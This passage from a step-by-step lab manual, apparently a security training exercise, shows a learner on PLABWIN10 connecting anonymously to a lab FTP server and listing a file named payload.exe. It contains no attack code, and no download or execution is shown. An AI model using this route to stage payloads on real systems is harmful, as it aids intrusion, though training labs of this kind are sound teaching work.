


Figure 2.18 Screenshot of PLABWIN10: Selecting the Run option from the context menu.

Step 3

The **Run** dialog box is displayed. In the **Open** textbox, type the following:

```
cmd
```

Press **Enter**. Alternatively, you can click, **OK**.




Figure 2.19 Screenshot of PLABWIN10: Showing the Run dialog box with the cmd command in the Open textbox.

Step 4

The command prompt window is displayed. You will now connect with the FTP server and download the file.

To connect with the FTP server, type the following command:

```
ftp 192.168.0.4
```

Press **Enter**.




Figure 2.20 Screenshot of PLABWIN10: Using the command prompt to connect with the FTP server 192.168.0.4.

Step 5

You are now connected with the FTP server. You will now authenticate as the **anonymous** user. Type the following name as the **User**:

anonymous

Press **Enter**.




Figure 2.21 Screenshot of PLABWIN10: Entering the username as Anonymous to connect with the FTP server.

Step 6

Next, you are prompted for the password. Leave it blank and press **Enter**.

You are now successfully authenticated with the FTP server.




Figure 2.22 Screenshot of PLABWIN10: Showing the successful connection with the FTP server 192.168.0.4.

Step 7

You need to now list the files on the FTP server. To be able to do this, type the following command:

```
dir
```

Press **Enter**.




Figure 2.23 Screenshot of PLABWIN10: Listing the files on the FTP server 192.168.0.4.

Step 8

Notice that the command generated an error. This is because of the **Windows Security Alert** dialog box, which opened.

Keep the default settings, and click **Allow Access** to allow the application through the firewall.




Figure 2.24 Screenshot of PLABWIN10: Clicking Allow access on the Windows Security Alert dialog box.

Step 9

Once again, type the following command:

```
dir
```

Press **Enter**. Notice that the **payload.exe** is present on the FTP server.

